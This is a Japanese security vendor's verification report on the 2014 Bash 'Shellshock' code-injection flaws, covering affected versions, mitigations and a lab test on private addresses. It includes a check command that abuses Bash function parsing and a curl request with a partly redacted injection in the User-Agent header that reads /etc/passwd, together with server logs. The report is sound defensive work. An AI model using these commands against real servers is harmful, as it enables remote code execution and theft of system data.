株式会社 日立システムズ

SSRC-VR-20141002

発行日:2014/10/02

S.S.R.C.

脆弱性検証レポート

(CVE-2014-6271)

(CVE-2014-7169)

株式会社　日立システムズ

セキュリティリサーチセンタ

S.S.R.C.脆弱性検証レポート

目次

1. はじめに

S.S.R.C.(Shield Security Research Center)は、株式会社日立システムズ　セキュリティリサーチセンタが運営するセキュリティ情報公開サイトです。本サイトでは、セキュリティリサーチセンタによるリサーチ結果を随時配信する予定です。

本文書は、株式会社日立システムズ、SHIELD セキュリティセンタで日々収集を行っている世界中のセキュリティトレンド情報にもとづき、セキュリティリサーチセンタのセキュリティアナリストが確認した、ソフトウェア等の脆弱性検証結果をまとめたレポートです。

次に示す、ご利用条件を十分にお読み頂き、ご了承頂いた上でご利用頂きます様、よろしくお願い致します。

2. ご利用条件

本文書内の文章等すべての情報掲載に当たりまして、株式会社日立システムズ（以下、「当社」といいます。）と致しましても細心の注意を払っておりますが、その内容に誤りや欠陥があった場合にも、いかなる保証もするものではありません。本文書をご利用いただいたことにより生じた損害につきましても、当社は一切責任を負いかねます。

本文書に掲載されている情報は、掲載した時点での情報です。掲載した時点以降に変更される場合もありますので、あらかじめご了承ください。

3. 概要

3.1. 脆弱性の概要

2014 年 9 月 24 日(米国時間)、GNU Bash のコードインジェクションの脆弱性(CVE-2014-6271, CVE-2014-7169)が発表されました。

この脆弱性を悪用されると、リモートから任意のコードを実行される可能性があります。例えば、不正プログラムをダウンロードし、実行される可能性があります。

3.2. 影響を受けるシステム

以下の GNU Bash のバージョンに影響があります。

- Bash 4.3 Patch 25 およびそれ以前
- Bash 4.2 Patch 48 およびそれ以前
- Bash 4.1 Patch 11 およびそれ以前
- Bash 4.0 Patch 39 およびそれ以前
- Bash 3.2 Patch 52 およびそれ以前
- Bash 3.1 Patch 18 およびそれ以前
- Bash 3.0 Patch 16 およびそれ以前
- Bash 2.0.5b Patch 8 およびそれ以前

3.3. 影響の有無の確認方法

以下のいずれかの方法で確認してください。

1. 下記コマンドを実行し、「vulnerable」と出力された場合、影響を受ける可能性があります。（ウェブサーバ内に vulnerable.txt が作成されます）

```
$ env x='() { (a)=>¥' bash -c "vulnerable.txt echo 'vulnerable'"; cat vulnerable.txt
```

3.4. 深刻度

深刻度:HIGH

CVSS 基本値:10.0 [NVD 評価]

SHIELD セキュリティセンタでは、実際に多数の攻撃通信を検知しております。詳細は S.S.R.C. インシデントレポート(I)をご参照下さい。

3.5. 対策方法


- 根本対策

  本脆弱性が修正されたバージョンにアップデートしてください。

- 回避策
  - GNU bash を代替のシェルに入れ替える
  - WAF や IDS を用いて脆弱性のあるサービスへの入力にフィルタをかける
  - アクセス制限の実施

4. 検証

本検証のイメージは下記の通りです。悪意のある PC（KaliLinux）からウェブサーバ（CentOS）に接続し、ウェブサーバ内の情報を取得することが可能かを検証します。本検証では、一般に公開されているいくつかの情報源から集めた検証コードをもとに検証を実施しました。



4.1. 脆弱なバージョンの GNU Bash を利用した検証

- **検証環境**

ウェブサーバ：

OS	: CentOS 7.0.1406 (Core)
IP アドレス	: 10.0.1.1
Bash	: bash-4.2.45-5.el7.x86_64
Apache	: Apache /2.4.6 (CentOS)

ウェブサーバ内の CGI スクリプト： /poc.cgi

```
#!/bin/bash

echo “Content-type: text/html”
```

- **検証結果**

下図は、悪意のある PC のターミナル画面です。本脆弱性を悪用され、内部情報（/etc/passwd）が取得出来ていることがわかります。

Apache の access_log

```
10.0.1.2 - - [01/Oct/2014:18:22:44 +0900] "GET /poc.cgi HTTP/1.1" 200 936 "-" "

[redacted]/bin/cat /etc/passwd"
```

4.2. 修正済みバージョンの GNU Bash を利用した検証

- **検証環境**

ウェブサーバ：

OS	: CentOS 7.0.1406 (Core)
IP アドレス	: 10.0.1.1
Bash	: bash-4.2.45-5.el7_0.4.x86_64
Apache	: Apache /2.4.6 (CentOS)

※ 本バージョンで修正されていることは下記のコマンドで確認しております。

```
* 木  9 月 25 2014 Ondrej Oprala <ooprala@redhat.com> - 4.2.45-5.4

- CVE-2014-7169

  Resolves: #1146324
```

- **検証結果**

「4.1 脆弱なバージョンの GNU Bash を利用した検証」と同様の手順で検証を実施しましたが、ウェブサーバから内部情報の取得は出来ませんでした。

```
root@kali:~# curl -A " [redacted] /bin/cat /etc/passwd" http://10.0.1.1/poc.cgi
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 root@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
</body></html>
```

Apache の access_log

```
10.0.1.2 - - [01/Oct/2014:18:32:14 +0900] "GET /poc.cgi HTTP/1.1" 500 527 "-" "
[redacted]/bin/cat /etc/passwd"
```

5. まとめ

影響を受けるバージョンの GNU Bash を利用した検証では、現時点で公開されている検証コードを用いることで、内部情報の窃取が可能でしたが、本脆弱性の修正済みバージョンの GNU Bash を利用した検証では、内部情報の窃取が出来ないことを確認しました。結果、最新版の GNU Bash で、本脆弱性は修正されていると判断できます。

[参考文献]

- S.S.R.C インシデントレポート

(i). http://www.shield.ne.jp/ssrc/doc/SSRC-IR-20140929.pdf

- ベンダ情報

(ii). http://lists.gnu.org/archive/html/bug-bash/2014-09/threads.html

- その他情報

(iii). http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271

(iv). http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7169

(v). https://jvn.jp/vu/JVNVU97219505/index.html

(vi). http://www.jpcert.or.jp/at/2014/at140037.html

S.S.R.C.

Shield Security Research Center

株式会社　日立システムズ
〒141-8672 東京都品川区大崎 1-2-1
http://www.hitachi-systems.com/index.html
http://www.shield.ne.jp/ssrc/index.html